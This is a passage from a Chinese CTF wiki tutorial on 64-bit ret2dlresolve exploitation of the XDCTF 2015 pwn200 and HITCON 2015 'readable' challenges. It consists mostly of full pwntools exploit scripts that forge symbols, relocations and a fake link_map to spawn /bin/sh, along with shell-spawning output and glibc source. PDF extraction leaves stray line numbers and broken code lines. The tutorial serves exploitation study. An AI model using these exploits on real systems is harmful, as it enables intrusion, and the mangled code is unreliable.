37 dynstr = elf.get\_section\_by\_name('.dynstr').header.sh\_addr

38

39

40 # construct fake function string

41 func\_string\_addr = store\_addr

42 resolve\_data = func\_name + "\x00" 43

44 # construct fake symbol

45

46

47

48

49

50

51

52

53

54

55

56

57

58

59

60

61

62

63

64

65

66

67

68

69

70

71

72

73

74

75

76

77

78

79

80

81

82

83

84

85

86

87

88

symbol\_addr = store\_addr+len(resolve\_data)

offset = symbol\_addr - dynsym

pad = syment - offset % syment # align syment size

symbol\_addr = symbol\_addr+pad

symbol = p32(func\_string\_addr-dynstr)+p8(0x12)+p8(0)+p16(0)+p64(0)+p6

4(0)

symbol\_index = (symbol\_addr - dynsym)/24

resolve\_data +='a'\*pad

resolve\_data += symbol

# construct fake reloc

reloc\_addr = store\_addr+len(resolve\_data)

offset = reloc\_addr - rel\_plt

pad = relaent - offset % relaent # align relaent size

reloc\_addr +=pad

reloc\_index = (reloc\_addr-rel\_plt)/24

rinfo = (symbol\_index<<32) | 7

write\_reloc = p64(resolve\_addr)+p64(rinfo)+p64(0)

resolve\_data +='a'\*pad

resolve\_data +=write\_reloc

resolve\_call = p64(plt0) + p64(reloc\_index)

return resolve\_data, resolve\_call

io.recvuntil('Welcome to XDCTF2015~!\n')

gdb.attach(io)

store\_addr = bss\_addr+0x100

sh = "/bin/sh\x00"

# construct fake string, symbol, reloc.modify .dynstr pointer in .dynami

c section to a specific location

rop = ROP("./main\_partial\_relro\_64")

offset = 112+8

rop.raw(offset\*'a')

resolve\_data, resolve\_call = ret2dlresolve\_x64(elf, store\_addr, "system",

elf.got ["write"])

rop.raw(csu(0, 1 ,elf.got['read'],0,store\_addr,len(resolve\_data)+len(s

h)))

rop.raw(vuln\_addr)

rop.raw("a"\*(256-len(rop.chain())))

assert(len(rop.chain())<=256)

io.send(rop.chain())

# send resolve data

io.send(resolve\_data+sh)

bin\_sh\_addr = store\_addr+len(resolve\_data)

89

90

91

92

93

94

95

96

97

98

99

100

101

102

103

104

105

106

107

108

109

110

111

112

113

114

115

116

117

118

119

120

121

122

123

124

125

126

127

128

129

# rop = ROP("./main\_partial\_relro\_64")

# rop.raw(offset\*'a')

# sh = "/bin/sh\x00"

# bin\_sh\_addr = store\_addr+len(resolve\_data)

# rop.raw(csu(0, 1 ,elf.got['read'],0,bin\_sh\_addr,len(sh)))

# rop.raw(vuln\_addr)

# rop.raw("a"\*(256-len(rop.chain())))

# io.send(rop.chain())

# io.send(sh)

# leak link\_map addr

rop = ROP("./main\_partial\_relro\_64")

rop.raw(offset\*'a')

rop.raw(csu(0, 1 ,elf.got['write'],1,0x601008,8))

rop.raw(vuln\_addr)

rop.raw("a"\*(256-len(rop.chain())))

io.send(rop.chain())

link\_map\_addr = u64(io.recv(8))

print(hex(link\_map\_addr))

# set l->l\_info[VERSYMIDX(DT\_VERSYM)] = NULL

rop = ROP("./main\_partial\_relro\_64")

rop.raw(offset\*'a')

rop.raw(csu(0, 1 ,elf.got['read'],0,link\_map\_addr+0x1c8,8))

rop.raw(vuln\_addr)

rop.raw("a"\*(256-len(rop.chain())))

io.send(rop.chain())

io.send(p64(0))

rop = ROP("./main\_partial\_relro\_64")

rop.raw(offset\*'a')

rop.raw(0x00000000004007a3) # 0x00000000004007a3: pop rdi; ret;

rop.raw(bin\_sh\_addr)


rop.raw(resolve\_call)

# rop.raw('a'\*(256-len(rop.chain())))

io.send(rop.chain())

io.interactive()

这时， 再次尝试⼀下， 发现



Plain Text 复制代码



1 ► 0x7f5a187703ec <do\_system+1180> call execve <execve>

2 path: 0x7f5a188d50fa ◂— 0x68732f6e69622f /\* '/bin/sh' \*/

3 argv: 0x7fff68270410 —▸ 0x7f5a188d50ff ◂— 0x2074697865006873 /\* 's

h' \*/

4 envp: 0x7fff68270538 ◂— 0x6161616100000000

这时候 envp 被污染的数据就只有 0x61 了， 即我们填充的数据'a' 。那就好办了，我们只需要把所有的 pad都替换为 \x00 即可。

Plain Text  复制代码



1 from pwn import \*

2 # context.log\_level="debug"

3 # context.terminal = ["tmux","splitw","-h"]

4 context.arch="amd64"

5 io = process("./main\_partial\_relro\_64")

6 elf = ELF("./main\_partial\_relro\_64") 7

8 bss\_addr = elf.bss()

9 csu\_front\_addr = 0x400780

10 csu\_end\_addr = 0x40079A

11 vuln\_addr = 0x400637

12

13 def csu(rbx, rbp, r12, r13, r14, r15):

14 # pop rbx, rbp, r12, r13, r14, r15

15 # rbx = 0

16 # rbp = 1, enable not to jump

17 # r12 should be the function that you want to call

18 # rdi = edi = r13d

19 # rsi = r14

20 # rdx = r15

21 payload = p64(csu\_end\_addr)

22 payload += p64(rbx) + p64(rbp) + p64(r12) + p64(r13) + p64(r14) + p64

(r15)

23 payload += p64(csu\_front\_addr)

24 payload += '\x00' \* 0x38

25 return payload

26

27

28 def ret2dlresolve\_x64(elf, store\_addr, func\_name, resolve\_addr):

29 plt0 = elf.get\_section\_by\_name('.plt').header.sh\_addr 30

31 rel\_plt = elf.get\_section\_by\_name('.rela.plt').header.sh\_addr

32 relaent = elf.dynamic\_value\_by\_tag("DT\_RELAENT") # reloc entry size 33

34 dynsym = elf.get\_section\_by\_name('.dynsym').header.sh\_addr

35 syment = elf.dynamic\_value\_by\_tag("DT\_SYMENT") # symbol entry size 36

37 dynstr = elf.get\_section\_by\_name('.dynstr').header.sh\_addr

38

39

40 # construct fake function string

41 func\_string\_addr = store\_addr

42 resolve\_data = func\_name + "\x00" 43

44 # construct fake symbol

45

46

47

48

49

50

51

52

53

54

55

56

57

58

59

60

61

62

63

64

65

66

67

68

69

70

71

72

73

74

75

76

77

78

79

80

81

82

83

84

85

86

87

88

symbol\_addr = store\_addr+len(resolve\_data)

offset = symbol\_addr - dynsym

pad = syment - offset % syment # align syment size

symbol\_addr = symbol\_addr+pad

symbol = p32(func\_string\_addr-dynstr)+p8(0x12)+p8(0)+p16(0)+p64(0)+p6

4(0)

symbol\_index = (symbol\_addr - dynsym)/24

resolve\_data +='\x00'\*pad

resolve\_data += symbol

# construct fake reloc

reloc\_addr = store\_addr+len(resolve\_data)

offset = reloc\_addr - rel\_plt

pad = relaent - offset % relaent # align relaent size

reloc\_addr +=pad

reloc\_index = (reloc\_addr-rel\_plt)/24

rinfo = (symbol\_index<<32) | 7

write\_reloc = p64(resolve\_addr)+p64(rinfo)+p64(0)

resolve\_data +='\x00'\*pad

resolve\_data +=write\_reloc

resolve\_call = p64(plt0) + p64(reloc\_index)

return resolve\_data, resolve\_call

io.recvuntil('Welcome to XDCTF2015~!\n')

gdb.attach(io)

store\_addr = bss\_addr+0x100

sh = "/bin/sh\x00"

# construct fake string, symbol, reloc.modify .dynstr pointer in .dynami

c section to a specific location

rop = ROP("./main\_partial\_relro\_64")

offset = 112+8

rop.raw(offset\*'\x00')

resolve\_data, resolve\_call = ret2dlresolve\_x64(elf, store\_addr, "system",

elf.got ["write"])

rop.raw(csu(0, 1 ,elf.got['read'],0,store\_addr,len(resolve\_data)+len(s

h)))

rop.raw(vuln\_addr)

rop.raw("a"\*(256-len(rop.chain())))

assert(len(rop.chain())<=256)

io.send(rop.chain())

# send resolve data

io.send(resolve\_data+sh)

bin\_sh\_addr = store\_addr+len(resolve\_data)

89

90

91

92

93

94

95

96

97

98

99

100

101

102

103

104

105

106

107

108

109

110

111

112

113

114

115

116

117

118

119

120

121

122

123

124

125

126

127

128

129

# rop = ROP("./main\_partial\_relro\_64")

# rop.raw(offset\*'\x00')

# sh = "/bin/sh\x00"

# bin\_sh\_addr = store\_addr+len(resolve\_data)

# rop.raw(csu(0, 1 ,elf.got['read'],0,bin\_sh\_addr,len(sh)))

# rop.raw(vuln\_addr)

# rop.raw("a"\*(256-len(rop.chain())))

# io.send(rop.chain())

# io.send(sh)

# leak link\_map addr

rop = ROP("./main\_partial\_relro\_64")

rop.raw(offset\*'\x00')

rop.raw(csu(0, 1 ,elf.got['write'],1,0x601008,8))

rop.raw(vuln\_addr)

rop.raw('\x00'\*(256-len(rop.chain())))

io.send(rop.chain())

link\_map\_addr = u64(io.recv(8))

print(hex(link\_map\_addr))

# set l->l\_info[VERSYMIDX(DT\_VERSYM)] = NULL

rop = ROP("./main\_partial\_relro\_64")

rop.raw(offset\*'\x00')

rop.raw(csu(0, 1 ,elf.got['read'],0,link\_map\_addr+0x1c8,8))

rop.raw(vuln\_addr)

rop.raw('\x00'\*(256-len(rop.chain())))

io.send(rop.chain())

io.send(p64(0))

rop = ROP("./main\_partial\_relro\_64")

rop.raw(offset\*'\x00')

rop.raw(0x00000000004007a3) # 0x00000000004007a3: pop rdi; ret;

rop.raw(bin\_sh\_addr)

rop.raw(resolve\_call)

# rop.raw('\x00'\*(256-len(rop.chain())))

io.send(rop.chain())

io.interactive()

这时候即可利用成功



Plain Text 复制代码



❯ python exp-manual4.py

[+] Starting local process './main\_partial\_relro\_64': pid 47378

[\*] '/mnt/hgfs/ctf-challenges/pwn/stackoverflow/ret2dlresolve/2015-xdctf-pwn200/64/partial-relro/main\_partial\_relro\_64'

Arch: amd64-64-little

RELRO: Partial RELRO

Stack: No canary found

NX: NX enabled

PIE: No PIE (0x400000)

[\*] running in new terminal: /usr/bin/gdb -q "./main\_partial\_relro\_64" 47378

[-] Waiting for debugger: debugger exited! (maybe check /proc/sys/kernel/yama/ptrace\_scope)

[\*] Loaded 14 cached gadgets for './main\_partial\_relro\_64'

0x7f0d01125170

[\*] Switching to interactive mode

$ whoami

iromise13

15 iromise

SECOND TRY - NO LEAK[¶](https://ctf-wiki.org/pwn/linux/user-mode/stackoverflow/x86/advanced-rop/ret2dlresolve/" \l "second-try-no-leak)

可以看出， 在上面的测试中， 我们仍然利用 write 函数泄露了 link\_map 的地址， 那么， 如果程序中没 有输出函数， 我们是否还能够发起利用呢？答案是可以的 。我们再来看⼀下 \_dl\_fix\_up 的实现

Plain Text  复制代码



1 /\* Look up the target symbol. If the normal lookup rules are not

2 used don't look in the global scope. \*/ 3 // 判断符号的可见性

4 if (\_\_builtin\_expect(ELFW(ST\_VISIBILITY)(sym->st\_other), 0) == 0) 5 {

6 // 获取符号的版本信息

7 const struct r\_found\_version \*version = NULL;

8 if (l->l\_info[VERSYMIDX(DT\_VERSYM)] != NULL) 9 {

10 const ElfW(Half) \*vernum = (const void \*)D\_PTR(l, l\_info[VERSY MIDX(DT\_VERSYM)]);

11 ElfW(Half) ndx = vernum[ELFW(R\_SYM)(reloc->r\_info)] & 0x7fff;

12 version = &l->l\_versions[ndx];

13 if (version->hash == 0)

14 version = NULL;

15 }

16 /\* We need to keep the scope around so do some locking. This is

17 not necessary for objects which cannot be unloaded or when

18 we are not using any threads (yet). \*/

19 int flags = DL\_LOOKUP\_ADD\_DEPENDENCY;

20 if (!RTLD\_SINGLE\_THREAD\_P)

21 {

22 THREAD\_GSCOPE\_SET\_FLAG();

23 flags |= DL\_LOOKUP\_GSCOPE\_LOCK; 24 }

25 #ifdef RTLD\_ENABLE\_FOREIGN\_CALL

26 RTLD\_ENABLE\_FOREIGN\_CALL;

27 #endif

28 // 查询待解析符号所在的目标文件的 link\_map

29 result = \_dl\_lookup\_symbol\_x(strtab + sym->st\_name, l, &sym, l->l\_ scope,

30 version, ELF\_RTYPE\_CLASS\_PLT, flags, NULL);

31 /\* We are done with the global scope. \*/

32 if (!RTLD\_SINGLE\_THREAD\_P)

33 THREAD\_GSCOPE\_RESET\_FLAG(); 34 #ifdef RTLD\_FINALIZE\_FOREIGN\_CALL

35 RTLD\_FINALIZE\_FOREIGN\_CALL;

36 #endif

37 /\* Currently result contains the base load address (or link map)

38 of the object that defines sym. Now add in the symbol

39 offset. \*/

40 // 基于查询到的 link\_map 计算符号的绝对地址: result->l\_addr + sym->st\_v

alue

41 // l\_addr 为待解析函数所在文件的基地址



value = DL\_FIXUP\_MAKE\_VALUE(result,

SYMBOL\_ADDRESS(result, sym, false));

}

else

{

/\* We already found the symbol. The module (and therefore its load

address) is also known. \*/

value = DL\_FIXUP\_MAKE\_VALUE(l, SYMBOL\_ADDRESS(l, sym, true));

result = l;

}

如果我们故意将 \_\_builtin\_expect(ELFW(ST\_VISIBILITY)(sym->st\_other), 0) 设置为 0， 那么程序就 会执行 else 分支 。具体的， 我们设置 sym->st\_other 不为 0 即可满足这⼀条件。

Plain Text   复制代码

1 /\* How to extract and insert information held in the st\_other field. \*/

2 #define ELF32\_ST\_VISIBILITY(o) ((o) & 0x03)

3 /\* For ELF64 the definitions are the same. \*/

4 #define ELF64\_ST\_VISIBILITY(o) ELF32\_ST\_VISIBILITY (o)

5 /\* Symbol visibility specification

6 #define STV\_DEFAULT 0

les \*/

7 #define STV\_INTERNAL 1

lass \*/

8 #define STV\_HIDDEN 2

les \*/

9 #define STV\_PROTECTED 3

ted \*/

encoded in the st\_other field. \*/

/\* Default symbol visibility ru

/\* Processor specific hidden c

/\* Sym unavailable in other modu

/\* Not preemptible, not expor

此时程序计算 value 的方式为

Plain Text  复制代码



1 value = l->l\_addr + sym->st\_value

通过查看 link\_map 结构体的[定义](https://code.woboq.org/userspace/glibc/include/link.h.html#link_map)， 可以知道 l\_addr 是 link\_map 的第⼀个成员， 那么如果我们伪造上 述这两个变量， 并借助于已有的被解析的函数地址， 比如

● 伪造 link\_map->l\_addr 为已解析函数与想要执行的目标函数的偏移值， 如 addr\_system-

addr\_xxx

伪造 sym->st\_value 为已经解析过的某个函数的 got 表的位置， 即相当于有了⼀个隐式的信息泄 露

●

那就可以得到对应的目标地址。

Plain Text  复制代码



1 struct link\_map

2 {

3 /\* These first few members are part of the protocol with the debugger.

4 This is the same format used in SVR4. \*/

5 ElfW(Addr) l\_addr; /\* Difference between the address i

n the ELF

6 file and the addresses in memory. \*/

7 char \*l\_name; /\* Absolute file name object was found i

n. \*/

8 ElfW(Dyn) \*l\_ld; /\* Dynamic section of the shared objec

t. \*/

9 struct link\_map \*l\_next, \*l\_prev; /\* Chain of loaded objects. \*/

10 /\* All following members are internal to the dynamic linker.

11 They may change without notice. \*/

12 /\* This is an element which is only ever different from a pointer to

13 the very same copy of this type for ld.so when it is used in more

14 than one namespace. \*/

15 struct link\_map \*l\_real;

16 /\* Number of the namespace this link map belongs to. \*/

17 Lmid\_t l\_ns;

18 struct libname\_list \*l\_libname;

19 /\* Indexed pointers to dynamic section.

20 [0,DT\_NUM) are indexed by the processor-independent tags.

21 [DT\_NUM,DT\_NUM+DT\_THISPROCNUM) are indexed by the tag minus DT\_LOPR

OC.

22 [DT\_NUM+DT\_THISPROCNUM,DT\_NUM+DT\_THISPROCNUM+DT\_VERSIONTAGNUM) are

23 indexed by DT\_VERSIONTAGIDX(tagvalue).

24 [DT\_NUM+DT\_THISPROCNUM+DT\_VERSIONTAGNUM,

25 DT\_NUM+DT\_THISPROCNUM+DT\_VERSIONTAGNUM+DT\_EXTRANUM) are indexed by

26 DT\_EXTRATAGIDX(tagvalue).

27 [DT\_NUM+DT\_THISPROCNUM+DT\_VERSIONTAGNUM+DT\_EXTRANUM,

28 DT\_NUM+DT\_THISPROCNUM+DT\_VERSIONTAGNUM+DT\_EXTRANUM+DT\_VALNUM) are

29 indexed by DT\_VALTAGIDX(tagvalue) and

30 [DT\_NUM+DT\_THISPROCNUM+DT\_VERSIONTAGNUM+DT\_EXTRANUM+DT\_VALNUM,

31 DT\_NUM+DT\_THISPROCNUM+DT\_VERSIONTAGNUM+DT\_EXTRANUM+DT\_VALNUM+DT\_AD

DRNUM)

32 are indexed by DT\_ADDRTAGIDX(tagvalue), see <elf.h>. \*/

33 ElfW(Dyn) \*l\_info[DT\_NUM + DT\_THISPROCNUM + DT\_VERSIONTAGNUM 34 + DT\_EXTRANUM + DT\_VALNUM + DT\_ADDRNUM];

⼀般而言， 至少有 \_\_libc\_start\_main 已经解析过了 。本例中， 显然不止这⼀个函数。

Plain Text  复制代码



1 .got:0000000000600FF0 ; ==================================================

=========================

2 .got:0000000000600FF0

3 .got:0000000000600FF0 ; Segment type: Pure data

4 .got:0000000000600FF0 ; Segment permissions: Read/Write

5 .got:0000000000600FF0 ; Segment alignment 'qword' can not be represented i

n assembly

6 .got:0000000000600FF0 \_got segment para public 'DATA' use64

7 .got:0000000000600FF0 assume cs:\_got

8 .got:0000000000600FF0 ;org 600FF0h

9 .got:0000000000600FF0 \_\_libc\_start\_main\_ptr dq offset \_\_libc\_start\_main

10 .got:0000000000600FF0 ; DATA XRE

F: \_start+24↑r

11 .got:0000000000600FF8 \_\_gmon\_start\_\_\_ptr dq offset \_\_gmon\_start\_\_

12 .got:0000000000600FF8 ; DATA XRE

F: \_init\_proc+4↑r

13 .got:0000000000600FF8 \_got ends

14 .got:0000000000600FF8

15 .got.plt:0000000000601000 ; ==============================================

=============================

16 .got.plt:0000000000601000

17 .got.plt:0000000000601000 ; Segment type: Pure data

18 .got.plt:0000000000601000 ; Segment permissions: Read/Write

19 .got.plt:0000000000601000 ; Segment alignment 'qword' can not be represent

ed in assembly

20 .got.plt:0000000000601000 \_got\_plt segment para public 'DATA' use64

21 .got.plt:0000000000601000 assume cs:\_got\_plt

22 .got.plt:0000000000601000 ;org 601000h

23 .got.plt:0000000000601000 \_GLOBAL\_OFFSET\_TABLE\_ dq offset \_DYNAMIC

24 .got.plt:0000000000601008 qword\_601008 dq 0 ; DATA X

REF: sub\_400500↑r

25 .got.plt:0000000000601010 qword\_601010 dq 0 ; DATA X

REF: sub\_400500+6↑r

26 .got.plt:0000000000601018 off\_601018 dq offset write ; DATA X

REF: \_write↑r

27 .got.plt:0000000000601020 off\_601020 dq offset strlen ; DATA X

REF: \_strlen↑r

28 .got.plt:0000000000601028 off\_601028 dq offset setbuf ; DATA X

REF: \_setbuf↑r

29 .got.plt:0000000000601030 off\_601030 dq offset read ; DATA X

REF: \_read↑r

30 .got.plt:0000000000601030 \_got\_plt ends

31 .got.plt:0000000000601030

 \_\_builtin\_expect(ELFW(ST\_VISIBIL

\_dl\_fixup

与此同时， 通过阅读

函数的代码， 在设置

ITY)(sym->st\_other), 0)  为 0 后， 我们可以发现， 该函数主要依赖了 link\_map 中 l\_info 的内 容 。因此， 我们同样需要伪造该部分所需要的内容。

利用代码如下

Plain Text  复制代码



1 from pwn import \*

2 # context.log\_level="debug"

3 context.terminal = ["tmux","splitw","-h"]

4 context.arch = "amd64"

5 io = process("./main\_partial\_relro\_64")

6 elf = ELF("./main\_partial\_relro\_64") 7

8 bss\_addr = elf.bss()

9 csu\_front\_addr = 0x400780

10 csu\_end\_addr = 0x40079A

11 vuln\_addr = 0x400637

12

13

14 def csu(rbx, rbp, r12, r13, r14, r15):

15 # pop rbx, rbp, r12, r13, r14, r15

16 # rbx = 0

17 # rbp = 1, enable not to jump

18 # r12 should be the function that you want to call

19 # rdi = edi = r13d

20 # rsi = r14

21 # rdx = r15

22 payload = p64(csu\_end\_addr)

23 payload += p64(rbx) + p64(rbp) + p64(r12) + p64(r13) + p64(r14) + p64

(r15)

24 payload += p64(csu\_front\_addr)

25 payload += '\x00' \* 0x38

26 return payload

27

28

29 def ret2dlresolve\_with\_fakelinkmap\_x64(elf, fake\_linkmap\_addr, known\_func tion\_ptr, offset\_of\_two\_addr):

30 '''

31 elf: is the ELF object 32

33 fake\_linkmap\_addr: the address of the fake linkmap 34

35 known\_function\_ptr: a already known pointer of the function, e.g., el f.got ['\_\_libc\_start\_main']

36

37 offset\_of\_two\_addr: target\_function\_addr - \*(known\_function\_ptr), whe

re

38 target\_function\_addr is the function you want to

execute

39

40

41

42

43

44

45

46

47

48

49

50

51

52

53

54

55

56

57

58

59

60

61

62

63

64

65

66

67

68

69

70

71

72

73

74

75

76

77

78

79

80

81

82

83

84

85

86

WARNING: assert \*(known\_function\_ptr-8) & 0x0000030000000000 != 0 as

ELF64\_ST\_VISIBILITY(o) = o & 0x3

WARNING: be careful that fake\_linkmap is 0x100 bytes length

we will do \_dl\_runtime\_resolve(linkmap,reloc\_arg) where reloc\_arg=0

linkmap:

0x00: l\_addr = offset\_of\_two\_addr

fake\_DT\_JMPREL entry, addr = fake\_linkmap\_addr + 0x8

0x08: 17, tag of the JMPREL

0x10: fake\_linkmap\_addr + 0x18, pointer of the fake JMPREL

fake\_JMPREL, addr = fake\_linkmap\_addr + 0x18

0x18: p\_r\_offset, offset pointer to the resloved addr

0x20: r\_info

0x28: append

resolved addr

0x30: r\_offset

fake\_DT\_SYMTAB, addr = fake\_linkmap\_addr + 0x38

0x38: 6, tag of the DT\_SYMTAB

0x40: known\_function\_ptr-8, p\_fake\_symbol\_table

command that you want to execute for system

0x48: /bin/sh

P\_DT\_STRTAB, pointer for DT\_STRTAB

0x68: fake a pointer, e.g., fake\_linkmap\_addr

p\_DT\_SYMTAB, pointer for fake\_DT\_SYMTAB

0x70: fake\_linkmap\_addr + 0x38

p\_DT\_JMPREL, pointer for fake\_DT\_JMPREL

0xf8: fake\_linkmap\_addr + 0x8

'''

plt0 = elf.get\_section\_by\_name('.plt').header.sh\_addr

linkmap = p64(offset\_of\_two\_addr & (2\*\*64 - 1))

linkmap += p64(17) + p64(fake\_linkmap\_addr + 0x18)

# here we set p\_r\_offset = fake\_linkmap\_addr + 0x30 - two\_offset

# as void \*const rel\_addr = (void \*)(l->l\_addr + reloc->r\_offset) an

d l->l\_addr = offset\_of\_two\_addr

linkmap += p64((fake\_linkmap\_addr + 0x30 - offset\_of\_two\_addr)

& (2\*\*64 - 1)) + p64(0x7) + p64(0)

linkmap += p64(0)

linkmap += p64(6) + p64(known\_function\_ptr-8)

linkmap += '/bin/sh\x00' # cmd offset 0x48


linkmap = linkmap.ljust(0x68, 'A')

linkmap += p64(fake\_linkmap\_addr)

linkmap += p64(fake\_linkmap\_addr + 0x38)

linkmap = linkmap.ljust(0xf8, 'A')

linkmap += p64(fake\_linkmap\_addr + 8)

87

88

89

90

91

92

93

94

95

96

97

98

99

100

101

102

103

104

105

106

107

108

109

110

111

112

113

114

115

116

117

118

119

resolve\_call = p64(plt0+6) + p64(fake\_linkmap\_addr) + p64(0)

return (linkmap, resolve\_call)

io.recvuntil('Welcome to XDCTF2015~!\n')

gdb.attach(io)

fake\_linkmap\_addr = bss\_addr+0x100

# construct fake string, symbol, reloc.modify .dynstr pointer in .dynami

c section to a specific location

rop = ROP("./main\_partial\_relro\_64")

offset = 112+8

rop.raw(offset\*'\x00')

libc = ELF('libc.so.6')

link\_map, resolve\_call = ret2dlresolve\_with\_fakelinkmap\_x64(elf,fake\_link

map\_addr, elf.got['read'],libc.sym['system']- libc.sym['read'])

rop.raw(csu(0, 1, elf.got['read'], 0, fake\_linkmap\_addr, len(link\_map)))

rop.raw(vuln\_addr)

rop.raw("a"\*(256-len(rop.chain())))

assert(len(rop.chain()) <= 256)

io.send(rop.chain())

# send linkmap

io.send(link\_map)

rop = ROP("./main\_partial\_relro\_64")

rop.raw(offset\*'\x00')

#0x00000000004007a1: pop rsi; pop r15; ret;

rop.raw(0x00000000004007a1) # stack align 16 bytes

rop.raw(0)

rop.raw(0)

rop.raw(0x00000000004007a3) # 0x00000000004007a3: pop rdi; ret;

rop.raw(fake\_linkmap\_addr + 0x48)

rop.raw(resolve\_call)

io.send(rop.chain())

io.interactive()

最终执行结果



Plain Text  复制代码

❯ python exp-fake-linkmap.py

[+] Starting local process './main\_partial\_relro\_64': pid 51197

[\*] '/mnt/hgfs/ctf-challenges/pwn/stackoverflow/ret2dlresolve/2015-xdctf-pwn200/64/partial-relro/main\_partial\_relro\_64'

Arch: amd64-64-little

RELRO: Partial RELRO

Stack: No canary found

NX: NX enabled

PIE: No PIE (0x400000)

[\*] running in new terminal: /usr/bin/gdb -q "./main\_partial\_relro\_64" 51197

[-] Waiting for debugger: debugger exited! (maybe check /proc/sys/kernel/yama/ptrace\_scope)

[\*] Loaded 14 cached gadgets for './main\_partial\_relro\_64'

[\*] '/mnt/hgfs/ctf-challenges/pwn/stackoverflow/ret2dlresolve/2015-xdctf-pwn200/64/partial-relro/libc.so.6'

Arch: amd64-64-little

RELRO: Partial RELRO

Stack: Canary found

NX: NX enabled

PIE: PIE enabled

[\*] Switching to interactive mode

$ whoami

iromise

虽然在这样的攻击中， 我们不再需要信息泄露， 但是我们需要知道目标机器的 libc， 更具体的， 我们需 要知道目标函数和某个已经解析后的函数之间的偏移。

基于工具伪造 [1](https://ctf-wiki.org/pwn/linux/user-mode/stackoverflow/x86/advanced-rop/ret2dlresolve/" \l "_5)

感兴趣的读者可以自行尝试使用相关的工具看是否可以攻击成功。

Full RELRO[1](https://ctf-wiki.org/pwn/linux/user-mode/stackoverflow/x86/advanced-rop/ret2dlresolve/" \l "full-relro_1)

2015-hitcon-readable[¶](https://ctf-wiki.org/pwn/linux/user-mode/stackoverflow/x86/advanced-rop/ret2dlresolve/" \l "2015-hitcon-readable)

检查⼀下文件权限， 可以发现， 该可执行文件只开启了 NX 保护



Plain Text  复制代码

❯ checksec readable

[\*] '/mnt/hgfs/ctf-challenges/pwn/stackoverflow/ret2dlresolve/2015-hitcon-quals-readable/readable'

Arch: amd64-64-little

RELRO: No RELRO

Stack: No canary found

NX: NX enabled

PIE: No PIE (0x400000)

也就是说我们其实可以直接修改 dynamic 节的内容 。但是， 与 2015-xdctf-pwn200 不同， 这里栈溢 出只能越界读取 16 个字节， 而上述例子中所使用的的 ret2csu 则需要大量的字节 。因此， 直接使用该方法是不行了。

我们来仔细分析下目前的情况， 即我们可以越界控制 rbp 、返回地址 。考虑到 read 是使用 rbp 来索引 buffer 的

Plain Text  复制代码

.text:0000000000400505 lea rax, [rbp-10h]

.text:0000000000400509 mov edx, 20h ; ' ' ; nbytes

.text:000000000040050E mov rsi, rax ; buf

.text:0000000000400511 mov edi, 0 ; fd

.text:0000000000400516 mov eax, 0

.text:000000000040051B call \_read

.text:0000000000400520 leave

.text:0000000000400521 retn

那如果我们控制 rbp 为写的地址加上 0x10， 即 targetaddr+0x10， 然后再跳转到 0x400505， 即栈的 结构为

Plain Text  复制代码

return\_addr -> 0x400505

rbp -> target addr + 0x10

fake buf

那么我们就可以控制程序在目标地址处写 16 个字节 。通过不断地这样操作， 我们就可以不断地读取 16 个字节， 从而达到读取任意长字节的目的。

方法 1 ：modify dynamic section[¶](https://ctf-wiki.org/pwn/linux/user-mode/stackoverflow/x86/advanced-rop/ret2dlresolve/" \l "1modify-dynamic-section)

Plain Text  复制代码



1 from pwn import \*

2 # context.log\_level="debug"

3 context.terminal = ["tmux","splitw","-h"]

4 context.arch="amd64"

5 io = process("./readable")

6 rop = ROP("./readable")

7 elf = ELF("./readable") 8

9 bss\_addr = elf.bss()

10 csu\_first\_addr = 0x40058A

11 csu\_second\_addr = 0x400570 12

13 def csu\_gadget(rbx, rbp, func\_ptr, edi, rsi, rdx): 14 # rdx = r13

15 # rsi = r14

16 # rdi = r15d

17 # call [r12+rbx\*8]

18 # set rbx+1=rbp

19 return flat([csu\_first\_addr, rbx, rbp, func\_ptr, rdx,

20 rsi, edi, csu\_second\_addr], arch="amd64")+'a' \* 0x38 21

22 def read16bytes(targetaddr, content):

23 payload = 'a'\*16

24 payload += p64(targetaddr+0x10)

25 payload += p64(0x400505)

26 payload += content.ljust(16, "\x00")

27 payload += p64(0x600890)

28 payload += p64(0x400505)

29 return payload

30

31 # stack privot to bss segment, set rsp = new\_stack

32 fake\_data\_addr = bss\_addr

33 new\_stack = bss\_addr+0x500

34

35 # modify .dynstr pointer in .dynamic section to a specific location

36 rop = csu\_gadget(0, 1 ,elf.got['read'],0,0x600778+8,8)

37 # construct a fake dynstr section

38 dynstr = elf.get\_section\_by\_name('.dynstr').data()

39 dynstr = dynstr.replace("read","system")

40 rop += csu\_gadget(0, 1 ,elf.got['read'],0,fake\_data\_addr,len(dynstr))

41 # read /bin/sh\x00

42 binsh\_addr = fake\_data\_addr+len(dynstr)

43 rop += csu\_gadget(0, 1 ,elf.got['read'],0,binsh\_addr,len("/bin/sh\x00"))

44 # 0x0000000000400593: pop rdi; ret;

45 rop +=p64(0x0000000000400593)+p64(binsh\_addr)



# 0x0000000000400590: pop r14; pop r15; ret;

